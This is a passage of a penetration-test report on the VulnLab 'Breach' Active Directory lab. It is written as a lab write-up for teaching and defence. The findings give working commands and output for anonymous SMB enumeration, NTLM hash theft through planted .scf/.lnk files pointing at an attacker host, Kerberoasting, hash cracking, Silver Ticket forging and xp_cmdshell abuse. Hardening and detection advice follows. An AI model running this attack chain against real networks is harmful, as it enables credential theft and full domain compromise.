INFO(BREACHDC\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(BREACHDC\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
```

2.15 Root Flag Retrieval via File Read

```
SELECT * FROM OPENROWSET(BULK N'C:\users\administrator\desktop\root.txt',
SINGLE_CLOB) AS Contents
```

```
SQL (BREACH\Administrator  dbo@master)> SELECT * FROM OPENROWSET(BULK N'C:\users\administrator\desktop\root.txt', SINGLE_CLOB) AS Contents
BulkColumn
```


Root flag successfully retrieved.

This methodology demonstrates a **complete, real-world compromise chain** — from **anonymous enumeration** to **NTLM theft**, **Kerberoasting**, and **Silver Ticket privilege escalation** — using only **open-source tools** and **standard Windows attack surfaces**.

3. Findings

3.1 Vulnerability: Enabled Guest Account with Null Session Access

- **CVSS:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N – **5.3 (Medium)**
  (Anonymous information disclosure; no direct exploit)



- **Description:** The **Guest account was enabled** and allowed **null session SMB authentication**, enabling RID brute-forcing, share enumeration, and write access to the `share` directory.
- **Impact:** Attackers could anonymously enumerate valid domain users, identify writable shares, and stage NTLMv2 hash theft payloads without prior credentials.
- **Technical Summary:**
  Null session confirmed:

  ```
  nxc smb 10.129.197.49 -u "Guest" -p "" --rid-brute
  ```

```
kali@kali ~/workspace/Breach/nmap [19:56:16] $ nxc smb 10.129.197.49 -u "Guest" -p "" --rid-brute
SMB         10.129.197.49   445    BREACHDC         [*] Windows Server 2022 Build 20348 x64 (name:BREACHDC) (domain:breach.vl) (signing:True) (SMBv1:False)
SMB         10.129.197.49   445    BREACHDC         [+] breach.vl\Guest:
SMB         10.129.197.49   445    BREACHDC         498: BREACH\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         500: BREACH\Administrator (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         501: BREACH\Guest (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         502: BREACH\krbtgt (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         512: BREACH\Domain Admins (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         513: BREACH\Domain Users (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         514: BREACH\Domain Guests (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         515: BREACH\Domain Computers (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         516: BREACH\Domain Controllers (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         517: BREACH\Cert Publishers (SidTypeAlias)
SMB         10.129.197.49   445    BREACHDC         518: BREACH\Schema Admins (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         519: BREACH\Enterprise Admins (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         520: BREACH\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         521: BREACH\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         522: BREACH\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         525: BREACH\Protected Users (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         526: BREACH\Key Admins (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         527: BREACH\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         553: BREACH\RAS and IAS Servers (SidTypeAlias)
SMB         10.129.197.49   445    BREACHDC         571: BREACH\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.197.49   445    BREACHDC         572: BREACH\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.197.49   445    BREACHDC         1000: BREACH\BREACHDC$ (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1101: BREACH\DnsAdmins (SidTypeAlias)
SMB         10.129.197.49   445    BREACHDC         1102: BREACH\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         1103: BREACH\SQLServer2005SQLBrowserUser$BREACHDC (SidTypeAlias)
SMB         10.129.197.49   445    BREACHDC         1104: BREACH\staff (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         1105: BREACH\Claire.Pope (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1106: BREACH\Julia.Wong (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1107: BREACH\Hilary.Reed (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1108: BREACH\Diana.Pope (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1109: BREACH\Jasmine.Price (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1110: BREACH\George.Williams (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1111: BREACH\Lawrence.Kaur (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1112: BREACH\Jasmine.Slater (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1113: BREACH\Hugh.Watts (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1114: BREACH\Christine.Bruce (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1115: BREACH\svc_mssql (SidTypeUser)
```

Shares enumerated:


```
nxc smb 10.129.197.49 -u "Guest" -p "" --shares
```

```
kali@kali ~/workspace/Breach/nmap [19:56:35] $ nxc smb 10.129.197.49 -u "Guest" -p "" --shares
SMB         10.129.197.49   445    BREACHDC         [*] Windows Server 2022 Build 20348 x64 (name:BREACHDC) (domain:breach.vl) (signing:True) (SMBv1:False)
SMB         10.129.197.49   445    BREACHDC         [+] breach.vl\Guest:
SMB         10.129.197.49   445    BREACHDC         [*] Enumerated shares
SMB         10.129.197.49   445    BREACHDC         Share           Permissions     Remark
SMB         10.129.197.49   445    BREACHDC         -----           -----------     ------
SMB         10.129.197.49   445    BREACHDC         ADMIN$                          Remote Admin
SMB         10.129.197.49   445    BREACHDC         C$                              Default share
SMB         10.129.197.49   445    BREACHDC         IPC$            READ            Remote IPC
SMB         10.129.197.49   445    BREACHDC         NETLOGON                        Logon server share
SMB         10.129.197.49   445    BREACHDC         share           READ,WRITE
SMB         10.129.197.49   445    BREACHDC         SYSVOL                          Logon server share
SMB         10.129.197.49   445    BREACHDC         Users           READ
```

Write access to `share` verified via anonymous file upload.

3.2 Vulnerability: Writable SMB Share Enabling NTLMv2 Hash Theft via Malicious File Placement

- **CVSS:** CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:N/A:N – **5.7 (Medium)**
  (Low-privileged write access + user interaction required)



- **Description:** The `share` directory was **writable via null session (Guest)**. Deployment of `.scf` and `.lnk` files from `ntlm_theft` triggered **NTLMv2 authentication** to an

attacker-controlled SMB server upon directory browsing.

- **Impact:** Instant capture of `julia.wong`'s NTLMv2 hash, cracked to obtain valid domain credentials, enabling lateral movement and Active Directory attacks.
- **Technical Summary:**
  Payloads generated:

```
python3 ntlm_theft.py -g all -s 10.10.15.14 -f important
```

  Uploaded via:

```
smbclient //BREACHDC/share -U "Guest" -c 'mkdir important; cd important; put important.scf; put important.lnk'
```

  `Responder` captured hash:


  Cracked:

```
hashcat -m 5600 julia.wong.hash /usr/share/wordlists/rockyou.txt
```

  Result: `julia.wong:<REDACTED>`

3.3 Vulnerability: Kerberoastable Service Account with Weak Password Policy

- **CVSS:** CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N – **6.5 (High)**
  (Any authenticated domain user can extract and crack service account hash)




- **Description:** The `svc_mssql` account had a registered **SPN** (`MSSQLSvc/BREACHDC.breach.vl:1433`) and was **Kerberoastable**. Its password was weak and present in `rockyou.txt`.

- **Impact:** Offline cracking of the TGS ticket yielded **valid `svc_mssql` credentials**, enabling direct SQL Server access and NTLM hash extraction for Silver Ticket forging.
- **Technical Summary:**
  TGS requested:

```
sudo impacket-GetUserSPNs BREACH.VL/julia.wong:<REDACTED> -dc-ip
10.129.197.49 -request
```

Hash cracked:


```
hashcat -m 13100 krbtgt_svc_mssql.hash
/usr/share/wordlists/rockyou.txt
```



Result: `svc_mssql:<REDACTED>`

3.4 Vulnerability: MSSQL Service Vulnerable to Silver Ticket Forgery

- **CVSS:** CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H – **8.0 (High)**
  (Requires service NTLM hash and domain SID; enables full impersonation on MSSQL)



- **Description:** After obtaining the `svc_mssql` **NTLM hash**, a **Silver Ticket** was forged to impersonate **Administrator** on the MSSQL service, **bypassing KDC validation**.
- **Impact:** Full administrative access to SQL Server, enabling `xp_cmdshell` activation and arbitrary file read.
- **Technical Summary:**
  Domain SID:

```
kali@kali ~/workspace/Breach/content/hashes [17:44:43] $ rpcclient -U svc_mssql% 10.129.197.49
rpcclient $> lookupdomain
Usage: lookupdomain domain_name
rpcclient $> lookupdomain breachdc
result was NT_STATUS_NO_SUCH_DOMAIN
rpcclient $> lookupdomain breach
SAMR_LOOKUP_DOMAIN: Domain Name: breach Domain SID: S-1-5-21-2330692793-3312915120-706255856
rpcclient $>
```

  Silver Ticket:

```
sudo impacket-ticketer -nthash <REDACTED> -domain-sid S-1-5-21-2330692793-3312915120-706255856 -domain breach.vl -spn tuvieja/breachdc.breach.vl administrator
```

  MSSQL login:

```
sudo KRB5CCNAME=administrator.ccache /usr/share/doc/python3-impacket/examples/mssqlclient.py -k breachdc.breach.vl
```


3.5 Vulnerability: `xp_cmdshell` Activation via Forged Administrator Context

- **CVSS:** CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H – **7.2 (High)**
  (SQL admin + `xp_cmdshell` = full OS compromise)

- **Description: Note:** `xp_cmdshell` was **not enabled by default**. It was **only activated after Administrator impersonation** via Silver Ticket. Once enabled, it allowed **arbitrary OS command execution**.
- **Impact:** Complete system compromise — **root flag retrieved** via file read from Administrator's desktop.


- **Technical Summary:**
  Enabled:

```
EXEC sp_configure 'show advanced options', 1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
```



Root flag:

```
SELECT * FROM OPENROWSET(BULK
N'C:\users\administrator\desktop\root.txt', SINGLE_CLOB) AS Contents
```



---

4. Recommendations

To remediate and mitigate the vulnerabilities identified during the exploitation of the **Breach** machine on VulnLab—including enabled Guest account, writable SMB shares, Kerberoastable service accounts, Silver Ticket forgery, and `xp_cmdshell` activation—the following recommendations should be implemented to enhance the security posture of similar Windows Active Directory environments:

1. Disable Guest Account and Restrict Null Session Access

- **Disable Guest Account:** Immediately disable the built-in Guest account across the domain:

```
Disable-ADAccount -Identity "Guest"
```

- **Block Null Sessions:** Restrict anonymous SMB access by setting the following registry keys and Group Policy:

```
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\RestrictAnonymous = 1
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\RestrictAnonymousSAM = 1
```

Enforce via GPO: **Computer Configuration → Policies → Windows Settings → Security Settings → Local Policies → Security Options → Network access: Allow anonymous SID/Name translation = Disabled**

- **Audit Anonymous Access:** Enable object access auditing on SMB shares and monitor Event ID 4625 (failed logons) and 5140 (share access).

---

2. Secure SMB Share Permissions and Prevent Malicious File Execution

- **Apply Least Privilege to Shares:** Remove `Everyone`, `Authenticated Users`, and `Guest` write permissions from shares like `share`. Grant write access **only** to required service accounts or groups.
- **Block High-Risk File Types:** Use **AppLocker** or **Windows Defender Application Control (WDAC)** to block execution of `.scf`, `.lnk`, `.url`, and other shortcut files in user-writable shares.
- **Implement SMB Signing and Encryption:** Ensure SMB signing is **required** (already enabled) and enforce **SMB encryption** via GPO:

  > **Computer Configuration → Policies → Administrative Templates → Network → Lanman Workstation → Enable insecure guest logons = Disabled**

- **Monitor File Uploads:** Enable **File System Auditing** on writable shares and forward to SIEM. Alert on creation of `.scf`, `.lnk`, or files with `\\ATTACKER_IP\` in content.

---

3. Harden Kerberos Service Accounts and Prevent Kerberoasting

- **Remove Unnecessary SPNs:** Audit and remove SPNs from accounts not requiring them (e.g., `svc_mssql` if not used for Kerberos auth).
- **Enforce Strong, Unique Passwords:** Set minimum password length to **15+ characters**, enable complexity, and rotate service account passwords every 90 days. Avoid dictionary words (`<REDACTED>` was in `rockyou.txt`).
- **Use Group Managed Service Accounts (gMSAs):** Migrate `svc_mssql` and similar accounts to gMSAs for automatic password management and restricted usage.
- **Detect Kerberoasting:** Enable **Kerberos auditing** (Event ID 4769) and alert on:

- TGS requests for service accounts
- Encryption downgrade (RC4_HMAC_MD5)
- High volume of TGS requests from a single user

---

4. Prevent Silver Ticket Forgery and Kerberos Abuse

- **Protect Service Account Hashes:** Use **Protected Users** group for high-value service accounts to prevent NTLM hash exposure.
- **Enable Credential Guard:** Deploy **Windows Defender Credential Guard** on domain controllers and SQL servers to prevent hash dumping from LSASS.
- **Limit Ticket Lifetime:** Reduce Kerberos ticket lifetime via GPO:

  > **Maximum lifetime for service ticket = 600 minutes**

- **Monitor Anomalous TGT/TGS Requests:** Alert on:
  - TGS requests with non-standard SPNs (e.g., `tuvieja/breachdc.breach.vl`)
  - TGTs issued outside normal hours
  - Use of RC4 encryption

---

5. Secure MSSQL Server Configuration

- **Disable `xp_cmdshell` by Default:** Ensure `xp_cmdshell` is disabled:

```
EXEC sp_configure 'xp_cmdshell', 0; RECONFIGURE;
```

- **Restrict SQL Logins:** Remove `svc_mssql` from `sysadmin` role if not required. Use **contained databases** and least-privilege logins.
- **Enable SQL Server Auditing:** Log all admin actions, schema changes, and failed logins. Forward to SIEM.
- **Use Windows Authentication Only:** Disable SQL authentication unless required. Enforce Kerberos with strong SPNs.

---

6. Improve Active Directory Hygiene and Monitoring

- **Remove Inactive Users:** Delete or disable unused accounts identified via RID enumeration (`Claire.Pope`, `Diana.Pope`, etc.).
- **Implement LAPS:** Deploy **Local Administrator Password Solution** to manage local admin passwords and prevent reuse.

- **Enable Advanced Auditing:** Turn on:
  - **PowerShell Script Block Logging**
  - **Process Creation with Command Line** (Event ID 4688)
  - **Kerberos Operational Logs**
- **Centralize Logs with SIEM:** Forward all AD, SMB, SQL, and Kerberos logs to a SIEM for real-time correlation and alerting.

---

7. Define Incident Response Playbooks

Create playbooks for:

- **NTLMv2 Relay/Theft Detection** (Event ID 4624 with Type 3 logon from unusual IPs)
- **Kerberoasting** (Event ID 4769 with RC4)
- **Silver Ticket Usage** (Non-standard SPN in TGS)
- **xp_cmdshell Execution** (SQL audit logs)

---

8. General Hardening Best Practices

- **Apply Security Patches:** Ensure Windows Server 2022 and SQL Server 2019 are fully patched.
- **Segment Service Accounts:** Place `svc_mssql` and similar accounts in a dedicated OU with restricted GPOs.
- **Regular Penetration Testing:** Schedule quarterly AD red team assessments focusing on:
  - Null session access
  - Writable shares
  - Kerberoasting
  - Delegation abuse
- **User Awareness Training:** Educate staff on risks of opening unknown folders or files in network shares.

By implementing these layered recommendations—focused on **account hygiene**, **share security**, **Kerberos hardening**, **SQL Server lockdown**, and **proactive monitoring**—the environment will significantly reduce its exposure to initial access, credential theft, lateral movement, and full domain compromise.

5. Conclusions

Executive Summary

Think of your organization’s digital world as a **busy office tower**—with locked doors, employee badges, shared file rooms, and a central security desk controlling access. During our test on the **Breach** machine, we acted like an uninvited visitor testing the locks and alarms with everyday tools. Step by step, we slipped past security, grabbed spare keys, and ended up with full run of the place.

Here’s what happened, explained simply:

- **An open lobby drawer with employee lists inside:**
  The system let anyone peek into shared folders without a badge, revealing names of staff members and open rooms. It’s like leaving a directory of everyone’s desk and key codes right at the entrance.
- **A shared filing cabinet anyone could scribble in:**
  One folder allowed outsiders to drop notes or files. We left a tricky note that tricked someone into sharing their entry code just by glancing at it. That code? It got us a real badge for a regular employee (`julia.wong`).
- **Borrowing a master key from a weak lockbox:**
  Using the borrowed badge, we requested a special key meant for a backroom system (`svc_mssql`). The key was locked with a simple combination we guessed from common lists, giving us access to a powerful internal database.
- **Faking a top-level security pass:**
  With the backroom key’s code, we crafted a fake executive badge that fooled the database into thinking we were the boss. No need to ask the main desk—we just walked in as the head honcho.
- **Unlocking the executive safe:**
  As the "boss," we flipped a switch to run commands directly on the building’s core systems, letting us grab the master blueprint (the "root flag") from the CEO’s desk.

This wasn’t magic or unbreakable locks—it was everyday mistakes stacking up into a wide-open path.
Picture a delivery person who spots an unlocked side door, leaves a fake package that tricks an employee into handing over their ID, uses that to copy a manager’s key, and sneaks into the vault while everyone’s at lunch. In real life, that could mean lost files, locked-out staff, or worse—stolen secrets sold on the black market.

Why fix it now?
Because one loose screw in the doorframe today becomes tomorrow’s break-in. We’ve seen companies lose millions from similar oversights—customer data leaked, operations halted. But here’s the upside: tightening these screws is straightforward and stops the intruder cold before they even step inside.

Technical Summary

The following high-impact vulnerabilities were confirmed during our engagement:

1. **Enabled Guest Account with Null Session Access**
   - **Issue:** The Guest account was active, allowing anonymous SMB access for RID brute-forcing and share enumeration.
   - **Risk:** Exposed valid domain users and writable shares without authentication.
2. **Writable SMB Share Enabling NTLMv2 Hash Theft**
   - **Issue:** The `share` directory permitted null session writes. `.scf` and `.lnk` files triggered NTLMv2 challenges upon browsing.
   - **Risk:** Immediate hash capture (`julia.wong`), cracked to grant valid domain credentials.
3. **Kerberoastable Service Account with Weak Password**
   - **Issue:** `svc_mssql` had an SPN (`MSSQLSvc/BREACHDC.breach.vl:1433`); TGS extracted via `impacket-GetUserSPNs` and cracked offline.
   - **Risk:** Service account compromise, enabling SQL Server access and NTLM hash for further attacks.
4. **Silver Ticket Forgery on MSSQL Service**
   - **Issue:** `svc_mssql` NTLM hash allowed forging a TGS (Silver Ticket) via `impacket-ticketer`, impersonating Administrator on MSSQL.
   - **Risk:** Bypassed KDC, granting sysadmin privileges without domain admin rights.
5. **xp_cmdshell Activation and Arbitrary File Read**
   - **Issue:** Forged Administrator context enabled `xp_cmdshell`; `OPENROWSET` read arbitrary files (e.g., `root.txt`).
   - **Risk:** Full OS-level RCE and sensitive data exfiltration.

These vulnerabilities form a **complete compromise chain**:
`Null Session Enum → NTLMv2 Theft → Valid Credentials → Kerberoasting → Silver Ticket → xp_cmdshell RCE → Full Compromise`

Mitigation requires **defense in depth**:

- Disable Guest and null sessions
- Restrict share writes
- Harden SPNs and passwords
- Protect against ticket forgery
- Disable xp_cmdshell

Without these controls, a single writable share can lead to **full Active Directory domination**.

Appendix: Tools Used

- **Nmap Description:** Network scanner for port and service enumeration.

- **crackmapexec (nxc) Description:** SMB enumeration tool for user, share, and RID brute-forcing.
- **smbclient Description:** SMB client for share access and file transfer.
- **ntlm_theft Description:** Tool to generate malicious files for NTLMv2 hash theft.
- **Responder Description:** LLMNR/NBT-NS poisoner and NTLM hash capture utility.
- **hashcat Description:** Password cracking utility for NTLMv2 and Kerberos hashes.
- **bloodhound-python Description:** Active Directory enumeration and relationship mapping tool.
- **impacket-GetUserSPNs Description:** Kerberoasting tool for extracting service account TGS tickets.
- **impacket-lookupsid Description:** Domain SID enumeration tool.
- **impacket-ticketer Description:** Kerberos ticket forging tool for Silver Tickets.
- **mssqlclient.py Description:** MSSQL client for authentication and command execution.
- **certutil Description:** Windows utility for downloading files from HTTP servers.

These tools enabled the full attack chain—from reconnaissance and credential access to privilege escalation and root compromise—in the **Breach** environment.